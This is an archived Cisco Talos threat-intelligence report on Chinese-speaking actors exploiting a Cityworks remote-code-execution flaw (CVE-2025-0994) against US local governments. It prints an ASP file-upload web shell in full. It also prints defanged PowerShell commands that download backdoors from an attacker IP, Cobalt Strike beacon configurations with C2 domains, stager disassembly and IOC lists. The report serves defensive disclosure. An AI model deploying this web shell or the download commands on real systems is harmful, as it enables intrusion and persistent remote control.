UAT-6382 exploits Cityworks zero-day vulnerability to deliver malware

By Asheer Malhotra

Published: 2025-05-22 · Archived: 2026-04-05 16:41:45 UTC

- Cisco Talos has observed exploitation of CVE-2025-0994, a remote-code-execution vulnerability in Cityworks, a popular asset management system.
- The Cybersecurity and Infrastructure Security Agency (CISA) and Trimble have both released advisories pertaining to this vulnerability, with Trimble's advisory specifically listing indicators of compromise (IOCs) related to the intrusion exploiting the CVE.
- IOCs pertaining to intrusions discovered by Talos that involve the exploitation of CVE-2025-0994 overlap with those listed in Trimble's advisory.
- Talos clusters this set of intrusions, exploiting CVE-2025-0994, under the "UAT-6382" umbrella of activity. Based on tooling and tactics, techniques and procedures (TTPs) employed by the threat actor, Talos assesses with high confidence that the exploitation and subsequent post-compromise activity is carried out by Chinese-speaking threat actors.
- Post-compromise activity involves the rapid deployment of web shells such as AntSword and chinatso/Chopper on the underlying IIS web servers. UAT-6382 also employed the use of Rust-based loaders to deploy Cobalt Strike and VSHell malware to maintain long-term persistent access.
- We track the Rust-based loaders as "TetraLoader," built using a recently publicly available malware building framework called "MaLoader." MaLoader, written in Simplified Chinese, allows its operators to wrap shellcode and other payloads into a Rust-based binary, resulting in the creation of TetraLoader.

Talos has found intrusions in enterprise networks of local governing bodies in the United States (U.S.), beginning January 2025 when initial exploitation first took place. UAT-6382 successfully exploited CVE-2025-0944, conducted reconnaissance and rapidly deployed a variety of web shells and custom-made malware to maintain long-term access. Upon gaining access, UAT-6382 expressed a clear interest in pivoting to systems related to utilities management.

The web shells, including AntSword, chinatso/Chopper and generic file uploaders, contained messaging written in the Chinese language. Furthermore, the custom tooling, TetraLoader, was built using a malware-builder called "MaLoader" that is also written in Simplified Chinese. Based on the nature of this tooling, TTPs, hands-on-keyboard activity and victimology, Talos assesses with high confidence that UAT-6382 is a Chinese-speaking threat actor.

Initial reconnaissance

Successful exploitation of the vulnerable Cityworks application leads to the attackers conducting preliminary reconnaissance to identify and fingerprint the server:

```
cmd.exe /c ipconfig
cmd.exe /c pwd
cmd.exe /c dir
cmd.exe /c dir ..
cmd.exe /c dir c:\
cmd.exe /c dir c:\inetpub
cmd.exe /c tasklist
```

Specific folders were enumerated before attempting to place web shells in them:

```
cmd.exe /c dir c:\inetpub\wwwroot
cmd.exe /c c:\inetpub\wwwroot\CityworksServer\WebSite
cmd.exe /c dir c:\inetpub\wwwroot\CityworksServer\WebSite\Assets
```

UAT-6382 heavily utilizes web shells

Initial reconnaissance almost immediately led to the deployment of web shells to establish backdoor entry into the compromised network. These web shells consisted of multiple variations of AntSword, chinatso and Behinder along with additional generic file uploaders containing messages written in the Chinese language.

```
<%
If Request.ServerVariables("REQUEST_METHOD") = "POST" Then
    Const ForWriting = 2
    Dim uploadDir, fileName, filePath, fs, file
    uploadDir = Server.MapPath("/uploads/")
    fileName = Request.Files("uploadedFile").FileName
    filePath = uploadDir & fileName
    Set fs = Server.CreateObject("Scripting.FileSystemObject")
    Set file = fs.CreateTextFile(filePath, True)
    file.Write Request.BinaryRead(Request.TotalBytes)
    file.Close
    Set file = Nothing
    Set fs = Nothing
    Response.Write "文件上传成功，保存路径:" & filePath
Else
%>
    <form action="" method="post" enctype="multipart/form-data">
        <input type="file" name="uploadedFile">
        <input type="submit" value="上传">
    </form>
<%
End If
%>
```

Figure 1. ASP based file uploader deployed by UAT-6382.

File enumeration and staging for exfiltration

UAT-6382 enumerated multiple directories on servers of interest to identify files of interest to them and then staged them in directories where they had deployed web shells for easy exfiltration:

```
cmd.exe /c dir c:\inetpub\wwwroot\CityworksServer\
cmd.exe /c copy c:\inetpub\wwwroot\CityworksServer\<backup_archives> c:\inetpub\wwwroot\CityworksSer
```

Deployment of backdoors

UAT-6382 downloaded and deployed multiple backdoors on compromised systems via PowerShell:

```
cmd[.]exe /c powershell -Command Invoke-WebRequest -Uri 'hxxp[://]192[.]210[.]239[.]172:3219/LVLWPH[

cmd.exe /c powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/MCUCAT[.]ex

powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/TJPLYT[.]exe' -OutFile

cmd.exe /c powershell -Command Invoke-WebRequest -Uri 'http://192[.]210[.]239[.]172:3219/z44[.]exe'
```

The implants Talos recovered are Rust-based loaders containing an encoded or encrypted payload. The payload is decoded/decrypted and injected into a benign process by the loader component. We track the loaders as "**TetraLoader.**"

TetraLoader analysis

TetraLoader is a simple Rust-based loader. It will decode an embedded payload and inject it into a benign process such as notepad[.]exe to activate the payload. Talos has so far found two types of payloads deployed by TetraLoader on the infected endpoints:

1. **Cobalt Strike beacons**: These are position-independent, in-memory Cobalt Strike beacon shellcodes that are injected into a specified benign process by TetraLoader.
2. **VShell stager**: Position independent shellcode, we've identified as a stager for VShell, that talks to a hardcoded C2 server and executes code issued to it.

TetraLoader is built using a relatively new payload builder framework known as "MaLoader," which first appeared on GitHub in December 2024. MaLoader has multiple options to encode and embed shellcodes into TetraLoader, the Rust-based container.

Figure 2. MaLoader's builder interface

MaLoader is written in Simplified Chinese, indicating that threat actors that employed it likely knew the language to a substantial degree of proficiency.

Cobalt Strike beacons

The Cobalt Strike beacons are relatively straightforward, with minimal changes as compared to traditionally generated Cobalt Strike beacons. One of the beacons Talos discovered reaches out to the command-and-control (C2) domain "cdn[.]lgaircon[.]xyz" and specifically consists of the following configuration settings:

```
BeaconType - HTTPS
Port - 443
```

```
SleepTime - 45000
MaxGetSize - 2801745
Jitter - 37
MaxDNS - Not Found
PublicKey - b'0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x8

C2Server - cdn[.]lgaircon[.]xyz,/jquery-3[.]3[.]1[.]min[.]js

UserAgent - Not Found
HttpPostUri - /jquery-3[.]3[.]2[.]min[.]js

HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found
SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

PipeName - Not Found

DNS_Idle - Not Found
DNS_Sleep - Not Found

SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found

HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0

Spawnto_x86 - %windir%\syswow64\dllhost[.]exe
Spawnto_x64 - %windir%\sysnative\dllhost[.]exe

CryptoScheme - 0

Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark - 987654321
bStageCleanup - True
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - False
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 17500
```

```
ProcInject_PrependAppend_x86 - b'\x90\x90'
                                Empty

ProcInject_PrependAppend_x64 - b'\x90\x90'
                               Empty

ProcInject_Execute - ntdll:RtlUserThreadStart
                     CreateThread
                     NtQueueApcThread-s
                     CreateRemoteThread
                     RtlCreateUserThread

ProcInject_AllocationMethod - NtMapViewOfSection

bUsesCookies - True

HostHeader - Host: cdn[.]lgaircon[.]xyz
```

A second beacon using the same C2 domain consists of the following more detailed configuration:

```
BeaconType - HTTPS
Port - 443

SleepTime - 35000
MaxGetSize - 2097152
Jitter - 30
MaxDNS - Not Found

PublicKey_MD5 - 00c96a736d29c55e29c5e3291aedb0fd

C2Server - lgaircon[.]xyz,/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-PTsjBGKQUxZorq2
UserAgent - Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_6) AppleWebKit/605.1.15 (KHTML, like Gecko)

HttpPostUri - /owa/idQ0RKiA2O1i9KKDzKRdmIBmkA8uQxmFzpBGRzGjaqG

Malleable_C2_Instructions - NetBIOS decode 'a'

HttpGet_Metadata - ConstHeaders
                   Host: lgaircon[.]xyz
                   Accept: */ *
                   Cookie: MicrosoftApplicationsTelemetryDeviceId=95c18d8-4dce9854;ClientId=1C0F6C5D9
                   ConstParams
                   path=/calendar
                   Metadata
                   netbios
                   parameter "wa"
```

```
HttpPost_Metadata - ConstHeaders
                    Host: lgaircon[.]xyz
                    Accept: */ *
                    SessionId
                    netbios
                    prepend "wla42="
                    prepend "xid=730bf7;"
                    prepend "MSPAuth=3EkAjDKjI;"
                    prepend "ClientId=1C0F6C5D910F9;"
                    prepend "MicrosoftApplicationsTelemetryDeviceId=95c18d8-4dce9854;"
                    header "Cookie"
                    Output
                    netbios
                    parameter "wa"

PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -

HttpGet_Verb - GET
HttpPost_Verb - GET
HttpPostChunk - 96

Spawnto_x86 - %windir%\syswow64\gpupdate[.]exe
Spawnto_x64 - %windir%\sysnative\gpupdate[.]exe

CryptoScheme - 0

Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings

Watermark_Hash - NtZOV6JzDr9QkEnX6bobPg==
Watermark - 987654321

bStageCleanup - True
bCFGCaution - False

KillDate - 0
```

```
bProcInject_StartRWX - True
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 26808
ProcInject_PrependAppend_x86 - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                               Empty

ProcInject_PrependAppend_x64 - b'\x90\x90\x90\x90\x90\x90\x90\x90\x90'
                               Empty

ProcInject_Execute - ntdll[.]dll:RtlUserThreadStart
                     NtQueueApcThread-s
                     SetThreadContext
                     CreateRemoteThread
                     kernel32[.]dll:LoadLibraryA
                     RtlCreateUserThread

ProcInject_AllocationMethod - VirtualAllocEx

bUsesCookies - True
HostHeader -
headersToRemove - Not Found

DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - round-robin
DNS_strategy_rotate_seconds - -1
DNS_strategy_fail_x - -1
DNS_strategy_fail_seconds - -1
Retry_Max_Attempts - 0
Retry_Increase_Attempts - 0
Retry_Duration - 0
```

Another beacon reaches out to C2 “www[.]roomako[.]com” and has the following configuration:

```
BeaconType - HTTPS
Port - 443
SleepTime - 25000
MaxGetSize - 2801745
Jitter - 37
MaxDNS - Not Found
```

```
PublicKey - b"0\x81\x9f0\r\x06\t*\x86H\x86\xf7\r\x01\x01\x01\x05\x00\x03\x81\x8d\x000\x81\x89\x02\x8

C2Server - www[.]roomako[.]com,/jquery-3[.]3[.]1[.]min[.]js
UserAgent - Not Found
HttpPostUri - /jquery-3[.]3[.]2[.]min[.]js
HttpGet_Metadata - Not Found
HttpPost_Metadata - Not Found

SpawnTo - b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'

PipeName - Not Found

DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found

HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0

Spawnto_x86 - %windir%\syswow64\dllhost[.]exe
Spawnto_x64 - %windir%\sysnative\dllhost[.]exe

CryptoScheme - 0

Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings

Watermark - 987654321
bStageCleanup - True
bCFGCaution - False
KillDate - 0

bProcInject_StartRWX - False
bProcInject_UseRWX - False
bProcInject_MinAllocSize - 17500
ProcInject_PrependAppend_x86 - b'\x90\x90\x90'
                               Empty

ProcInject_PrependAppend_x64 - b'\x90\x90\x90'
```

```
                            Empty

ProcInject_Execute - ntdll:RtlUserThreadStart
                     CreateThread
                     NtQueueApcThread-s
                     CreateRemoteThread
                     RtlCreateUserThread

ProcInject_AllocationMethod - NtMapViewOfSection

  bUsesCookies - True

HostHeader - Host: www[.]roomako[.]com
```

VShell stager

The VShell stager is relatively simple and uses rudimentary socket APIs to connect with a hardcoded C2 server such as “192[.]210[.]239[.]172:2219”. The stager, usually injected into a benign process by TetraLoader, initially sends a preliminary beacon to the C2 and then waits for a response. The response sent by the C2 is usually a single-byte Xorred payload that is then executed in memory by the implant. This is likely UAT-6382's modification in VShell.

```
loc_7FF6072D6411:
                xor     r8d, r8d
                test    eax, eax
                jz      short loc_7FF6072D6428

loc_7FF6072D6418:
                lea     ecx, [r8+rsi]
                add     r8d, r14d
                xor     byte ptr [rcx+rdi], 99h
                cmp     r8d, eax
                jb      short loc_7FF6072D6418

loc_7FF6072D6428:
                add     esi, eax
                mov     edx, esi
                add     rdx, rdi

loc_7FF6072D642F:
                xor     r9d, r9d
                mov     r8d, r12d
                mov     rcx, rbx        ; socket
                call    r15             ; recv
                cmp     eax, r14d
                jge     short loc_7FF6072D6411
                mov     rcx, rbx
                call    qword ptr [rbp-18h] ; closesocket
                call    rdi             ; execute shellcode recvd from C2
```

Figure 3. Implant receiving and executing shellcode from the C2.

The payload received by the VShell stager is in fact the actual VShell implant. VShell is a GoLang-based implant that talks to its C2 and provides a wide variety of remote access trojan-based functionalities, such as the capabilities to perform file management, run arbitrary commands, take screenshots and run NPS-based proxies on the infected endpoint.



Figure 4. A sample VShell C2 server with one client connected.

Like other Chinese-authored tooling observed in the intrusions, VShell C2 panels are also written in Chinese. Although limited language support for English is available in the panel, it still mostly uses the Chinese language as seen in Figure 5, indicating that operators need to be familiar with the language to use the panel proficiently.



Figure 5. VShell's file manager panel uses Chinese even when configured to use English.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository here.

TetraLoader

```
14ed3878b6623c287283a8a80020f68e1cb6bfc37b236f33a95f3a64c4f4611f
4ffc33bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1850a9
1de72c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e43250b
1c38e3cda8ac6d79d9da40834367697a209c6b07e6b3ab93b3a4f375b161a901
```

CobaltStrike beacons

```
C02d50d0eb3974818091b8dd91a8bbb8cdefd94d4568a4aea8e1dcdd8869f738
```

Network IOCs

```
cdn[.]phototagx[.]com
www[.]roomako[.]com
lgaircon[.]xyz
https://www[.]roomako[.]com/jquery-3[.]3[.]1[.]min[.]js
https://lgaircon[.]xyz/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-PTsjBGKQUxZorq2
https://cdn[.]lgaircon[.]xyz/jquery-3[.]3[.]1[.]min[.]js
hxxps[://]cdn[.]phototagx[.]com/

192[.]210[.]239[.]172
hxxp[://]192[.]210[.]239[.]172:3219/LVLWPH[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/MCUCAT[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/TJPLYT[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/z44[.]exe
```

Source: https://blog.talosintelligence.com/uat-6382-exploits-cityworks-vulnerability/